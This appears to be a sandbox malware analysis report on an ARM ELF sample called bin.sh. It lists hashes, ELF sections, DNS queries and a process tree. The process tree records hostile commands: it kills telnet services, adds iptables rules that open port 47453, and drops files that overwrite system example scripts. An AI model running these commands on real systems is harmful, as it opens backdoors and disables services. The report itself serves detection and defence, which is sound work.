Size (bytes):	2564
Entropy (8bit):	5.346461718403454
Encrypted:	false
SSDEEP:	48:rM6SsguNoTTNpEoTVWuoTBdg69FpV9Zgz5QcJdcg63JI7+thz3pDsZdRtNzazELX:yF/E/lQ5QcJz7+tN3pAbRtJazELX
MD5:	5A7BF4FFD03AE3B45F7EF8500A88D63C
SHA1:	DBFF57314EAD3467F2357BF20E7D40FC20AE846C
SHA-256:	8221FFC6B5CE193B173F22C873712D38673239A36E2E1C5F931F040A9D96440F
SHA-512:	735D29AC37C532983BDCC294F401FF0B65B836A4012276266D68A249262EF50506742622163697A1F5665C4FD1761BE33006199F313E21DAA91236E7CD09632A
Malicious:	false
Preview:	./usr/networks&. exit 1.fi ... $TELLERSTATS_CONF..if [! -d $DBPATH].then. echo "$0: data directory $DBPATH does not exist". exit 1.fi..if [! -d $SENSORPATH].then. echo "$0: sensor information directory $SENSORPATH does not exist.". exit 1.fi..if [! -d $HTMLROOT].then. echo "$0: The root of your webserver - $HTMLROOT - does not exist..bailing out". exit 1.fi..if [! -d $HTMLPATH].then. echo "$0: The place where we keep HTML files and pictures - $HTMLPATH - does not exist..bailing out". exit 1.fi..if [! -r $GNUPLOTSCRIPT_TMPL].then. echo "$0: The gnuplot script template $GNUPLOTSCRIPT_TMPL does not exist..bailing out". exit 1.fi..export DBPATH SENSORPATH TEMPPATH HTMLROOT HTMLPATH GNUPLOTSCRIPT_TMPL..if [-n "$DEBUG"].then. echo "DBPATH = $DBPATH". echo "SENSORPATH = $SENSORPATH". echo "TEMPPATH = $TEMPPATH". echo "HTMLROOT = $HTMLROOT". echo "HTMLPATH = $HTMLPATH". echo "GNUPLOTSCRIPT_TMPL = $GNUPLOTSCRIPT_TMPL".fi..# generic tellerstats ini

/usr/share/doc/mdadm/examples/mdadd.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	9649
Entropy (8bit):	5.350733164859712
Encrypted:	false
SSDEEP:	192:mjHnCbuuH+ycHcTK8K8Ks89tg8C8Wdq7cmwc9bVxoY2uwt6fqI9lAnVKS4ID7KMz:ms7hBBC7pWdSK6SI8KzK77
MD5:	4E3AA249886275CE240D98F18CCB0B12
SHA1:	0E0A966CB506E61DE4F27571D3D3EF973AE70A94
SHA-256:	12D9472701FC5E974C36D6FB456F43063EC370CAB5AE42AF8E880C76031FD5B8
SHA-512:	5117AEB0CA27616A88CDB5C358078C2DF29784037C9D0CDFFE55F54441EBDC81B19FF6CB1356355EC35DFCABE0FD4AC514B18227ED78D486F66054CAD9E22E
Malicious:	false
Preview:	./usr/networks&. exit 2. fi.}...sanity_check().{. if ["$(id -u)" != "0"]; then . printf "\033[40m\033[1;31mERROR: Root check FAILED (you MUST be root to use this script)! Quitting...\n\033[0m" >&2. exit 1. fi.. check_binary mdadm. check_binary sfdisk. check_binary dd. check_binary awk. check_binary grep. check_binary sed. check_binary cat.. if [-z "$SOURCE"] || [-z "$TARGET"]; then. echo "ERROR: Bad or missing argument(s)" >&2. show_help;. exit 4. fi.. if ! echo "$SOURCE" |grep -q '^/dev/'; then. printf "\033[40m\033[1;31mERROR: Source device $SOURCE does not start with /dev/! Quitting...\n\033[0m" >&2. exit 5. fi.. if ! echo "$TARGET" |grep -q '^/dev/'; then. printf "\033[40m\033[1;31mERROR: Target device $TARGET does not start with /dev/! Quitting...\n\033[0m" >&2. exit 5. fi.. if echo "$SOURCE" |grep -q 'md[0-9]'; then. printf "\033[40m\033[1;31mERROR: The source device specified is an md-device! Quitting...\n\033[0m" >&2. e

/usr/share/doc/netcat-openbsd/examples/dist.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	46

/usr/share/doc/netcat-openbsd/examples/dist.sh	
Entropy (8bit):	3.925523369006428
Encrypted:	false
SSDEEP:	3:qXVOOR3vKDlOORgn:uK4n
MD5:	2CADDA792FBD37B54978108B6CC504D4
SHA1:	C28DD4FAC0523E31F0220FF31417583882C82692
SHA-256:	E6D7ED75CDB1FA6A44D3ACEC4A6933828B8FEA70FF78C167E49214E7D1634305
SHA-512:	681E59EF7DEE6E6F60C0ABF3325E5F64DF4CEA10A4D0DA585198ECD3BE951722DBE2559F6CE20E70CB97E84E7CEFEED4DC6AC78204D9C9FF403343ECEC799 7A0
Malicious:	false
Preview:	./usr/networks&.exit 0../usr/networks&.exit 1.

/usr/share/doc/popularity-contest/examples/bin/popcon-process.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3D D
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/tmux/examples/bash_completion_tmux.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3D D
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/toshset/toshiba-acpi/2.6.26/install.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3D D
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/toshset/toshiba-acpi/2.6.28/install.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped

/usr/share/doc/toshset/toshiba-acpi/2.6.28/install.sh	
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/transmission-common/examples/send-email-when-torrent-done.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/xdotool/examples/ffsp.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false
Preview:	./usr/networks&.exit 1.

Static File Info

General

File type:	ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
Entropy (8bit):	5.819679405566689
TrID:	• ELF Executable and Linkable format (generic) (4004/1) 100.00%
File name:	bin.sh
File size:	307960
MD5:	eec5c6c219535fba3a0492ea8118b397
SHA1:	292559e94f1c04b7d0c65d4a01bbbc5dc1ff6f21
SHA256:	12013662c71da69de977c04cd7021f13a70cf7bed4ca6c82acbc100464d4b0ef
SHA512:	3482c8324a18302f0f37b6e23ed85f24fff9f50bb568d8fd7461bf57f077a7c592f7a88bb2e1c398699958946d87bb93ab744d13a0003f9b879c15e6471f7400

General

SSDEEP:	6144:T2s/gAWuboqsJ9xcJxspJBqQgTuaJZRhVabE5wKSDP99zBa77oNsKqqfPqOJ:T2s/bW+UmJqBxAuaPRhVabEDSDP99zBT
File Content Preview:	.ELF.....(.....4...P.....4. ...(.....p.....(...(.....8.....Q.td.....-...L.....@-.,@.. ..0....S

Static ELF Info

ELF header

Class:	ELF32
Data:	2's complement, little endian
Version:	1 (current)
Machine:	ARM
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - System V
ABI Version:	0
Entry Point Address:	0x8194
Flags:	0x4000002
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	5
Section Header Offset:	307280
Section Header Size:	40
Number of Section Headers:	17
Header String Table Index:	16

Sections


Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
	NULL	0x0	0x0	0x0	0x0	0x0		0	0	0
.init	PROGBITS	0x80d4	0xd4	0x10	0x0	0x6	AX	0	0	4
.text	PROGBITS	0x80f0	0xf0	0x34a98	0x0	0x6	AX	0	0	16
.fini	PROGBITS	0x3cb88	0x34b88	0x10	0x0	0x6	AX	0	0	4
.rodata	PROGBITS	0x3cb98	0x34b98	0xb9d0	0x0	0x2	A	0	0	8
.ARM.extab	PROGBITS	0x48568	0x40568	0x18	0x0	0x2	A	0	0	4
.ARM.exidx	ARM_EXIDX	0x48580	0x40580	0x128	0x0	0x82	AL	2	0	4
.eh_frame	PROGBITS	0x51000	0x41000	0x4	0x0	0x3	WA	0	0	4
.tbss	NOBITS	0x51004	0x41004	0x8	0x0	0x403	WAT	0	0	4
.init_array	INIT_ARRAY	0x51004	0x41004	0x4	0x0	0x3	WA	0	0	4
.fini_array	FINI_ARRAY	0x51008	0x41008	0x4	0x0	0x3	WA	0	0	4
.data.rel.ro	PROGBITS	0x51010	0x41010	0x18	0x0	0x3	WA	0	0	4
.got	PROGBITS	0x51028	0x41028	0xb8	0x4	0x3	WA	0	0	4
.data	PROGBITS	0x510e0	0x410e0	0x9ec8	0x0	0x3	WA	0	0	8
.bss	NOBITS	0x5afa8	0x4afa8	0x25b90	0x0	0x3	WA	0	0	8
.ARM.attributes	ARM_ATTRIBUTES	0x0	0x4afa8	0x16	0x0	0x0		0	0	1
.shstrtab	STRTAB	0x0	0x4afbe	0x90	0x0	0x0		0	0	1

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
EXIDX	0x40580	0x48580	0x48580	0x128	0x128	2.1681	0x4	R	0x4		.ARM.exidx
LOAD	0x0	0x8000	0x8000	0x406a8	0x406a8	3.5095	0x5	R E	0x8000		.init .text .fini .rodata .ARM.extab .ARM.exidx
LOAD	0x41000	0x51000	0x51000	0x9fa8	0x2fb38	1.9454	0x6	RW	0x8000		.eh_frame .init_array .fini_array .data.rel.ro .got .data .bss
TLS	0x41004	0x51004	0x51004	0x0	0x8	0.0000	0x4	R	0x4		
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x7	RWE	0x4		

Network Behavior

Network Port Distribution



TCP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 16, 2021 15:44:46.528378963 CET	192.168.2.20	8.8.8.8	0x2	Standard query (0)	dht.transmissionbt.com	A (IP address)	IN (0x0001)
Nov 16, 2021 15:44:46.555077076 CET	192.168.2.20	8.8.8.8	0x3	Standard query (0)	router.bittorrent.com	A (IP address)	IN (0x0001)
Nov 16, 2021 15:44:46.575975895 CET	192.168.2.20	8.8.8.8	0x4	Standard query (0)	router.utorrent.com	A (IP address)	IN (0x0001)
Nov 16, 2021 15:44:46.597414017 CET	192.168.2.20	8.8.8.8	0x5	Standard query (0)	bttracker.debian.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 16, 2021 15:44:46.551172018 CET	8.8.8.8	192.168.2.20	0x2	No error (0)	dht.transmissionbt.com		87.98.162.88	A (IP address)	IN (0x0001)
Nov 16, 2021 15:44:46.551172018 CET	8.8.8.8	192.168.2.20	0x2	No error (0)	dht.transmissionbt.com		212.129.33.59	A (IP address)	IN (0x0001)
Nov 16, 2021 15:44:46.574167013 CET	8.8.8.8	192.168.2.20	0x3	No error (0)	router.bittorrent.com		67.215.246.10	A (IP address)	IN (0x0001)
Nov 16, 2021 15:44:46.595403910 CET	8.8.8.8	192.168.2.20	0x4	No error (0)	router.utorrent.com		82.221.103.244	A (IP address)	IN (0x0001)
Nov 16, 2021 15:44:46.616626024 CET	8.8.8.8	192.168.2.20	0x5	No error (0)	bttracker.debian.org	bttracker.acc.umu.se		CNAME (Canonical name)	IN (0x0001)
Nov 16, 2021 15:44:46.616626024 CET	8.8.8.8	192.168.2.20	0x5	No error (0)	bttracker.acc.umu.se		130.239.18.158	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 221.128.175.114:80
- 127.0.0.1:80
- 52.54.104.1:80
- 3.113.149.148:80
- 122.201.116.141:80
- 201.49.41.72:80
- 216.180.103.7:80
- 175.119.69.229:80
- 112.74.206.52:80

System Behavior

Analysis Process: bin.sh PID: 6777 Parent PID: 6712

General

Start time:	15:44:18
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	/usr/bin/qemu-arm /tmp/bin.sh
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

File Activities

File Read

Directory Enumerated

Analysis Process: bin.sh PID: 6790 Parent PID: 6777

General

Start time:	15:44:18
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: bin.sh PID: 6792 Parent PID: 6790

General

Start time:	15:44:18
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

File Activities

File Deleted

File Read

File Written

Directory Enumerated

Permission Modified

Analysis Process: bin.sh PID: 6794 Parent PID: 6792

General

Start time:	15:44:18
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 6794 Parent PID: 6792

General

Start time:	15:44:18
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "killall -9 telnetd utelnetd scfgmgr"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 6797 Parent PID: 6794

General

Start time:	15:44:18
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes

MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: killall PID: 6797 Parent PID: 6794

General

Start time:	15:44:18
Start date:	16/11/2021
Path:	/usr/bin/killall
Arguments:	killall -9 telnetd utelnetd scfgmgr
File size:	23736 bytes
MD5 hash:	df59c8b62bfcf5b3bd7feaaa2295a9f7

File Activities

File Read

Directory Enumerated

Analysis Process: bin.sh PID: 6813 Parent PID: 6792

General

Start time:	15:44:19
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: bin.sh PID: 6814 Parent PID: 6792

General

Start time:	15:44:19
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: bin.sh PID: 6815 Parent PID: 6792

General

Start time:	15:44:19
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

File Activities

File Read

Analysis Process: bin.sh PID: 6825 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 6825 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 47453 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 6827 Parent PID: 6825

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 6827 Parent PID: 6825

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 47453 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: iptables PID: 6842 Parent PID: 6827

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	n/a
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

Analysis Process: modprobe PID: 6842 Parent PID: 6827

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/sbin/modprobe
Arguments:	/sbin/modprobe ip_tables
File size:	9 bytes
MD5 hash:	3d0e6fb594a9ad9c854ace3e507f86c5

File Activities

File Read

Directory Enumerated

Analysis Process: bin.sh PID: 6855 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 6855 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 47453 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 6857 Parent PID: 6855

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 6857 Parent PID: 6855

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 47453 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 6858 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 6858 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I PREROUTING -t nat -p tcp --destination-port 47453 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 6863 Parent PID: 6858

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 6863 Parent PID: 6858

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I PREROUTING -t nat -p tcp --destination-port 47453 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 6893 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 6893 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I POSTROUTING -t nat -p tcp --source-port 47453 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 6897 Parent PID: 6893

General

Start time:	15:44:34

Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 6897 Parent PID: 6893

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I POSTROUTING -t nat -p tcp --source-port 47453 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 6904 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 6904 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 47453 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 6913 Parent PID: 6904

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a

File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 6913 Parent PID: 6904

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 47453 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 6932 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 6932 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 47453 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 6935 Parent PID: 6932

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 6935 Parent PID: 6932

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 47453 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 6940 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 6940 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I PREROUTING -t nat -p tcp --dport 47453 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 6948 Parent PID: 6940

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 6948 Parent PID: 6940

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I PREROUTING -t nat -p tcp --dport 47453 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 6967 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 6967 Parent PID: 6815

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I POSTROUTING -t nat -p tcp --sport 47453 -j ACCEPT"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 6973 Parent PID: 6967

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 6973 Parent PID: 6967

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I POSTROUTING -t nat -p tcp --sport 47453 -j ACCEPT
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 6819 Parent PID: 6792

General

Start time:	15:44:24
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

File Activities

File Read

Analysis Process: bin.sh PID: 6821 Parent PID: 6792

General

Start time:	15:44:29
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

File Activities

File Read

Analysis Process: bin.sh PID: 6823 Parent PID: 6792

General

Start time:	15:44:34
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: bin.sh PID: 6990 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 6990 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 58000 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 6992 Parent PID: 6990

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

Analysis Process: iptables PID: 6992 Parent PID: 6990

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 58000 -j DROP
File size:	13 bytes
MD5 hash:	e986504da7dab031032b3d3eac5b643e

File Activities

File Read

Analysis Process: bin.sh PID: 6993 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/tmp/bin.sh
Arguments:	n/a
File size:	307960 bytes
MD5 hash:	eec5c6c219535fba3a0492ea8118b397

Analysis Process: sh PID: 6993 Parent PID: 6792

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 58000 -j DROP"
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

File Activities

File Read

Analysis Process: sh PID: 6995 Parent PID: 6993

General

Start time:	15:44:39
Start date:	16/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	4 bytes
MD5 hash:	e02ea3c3450d44126c46d658fa9e654c

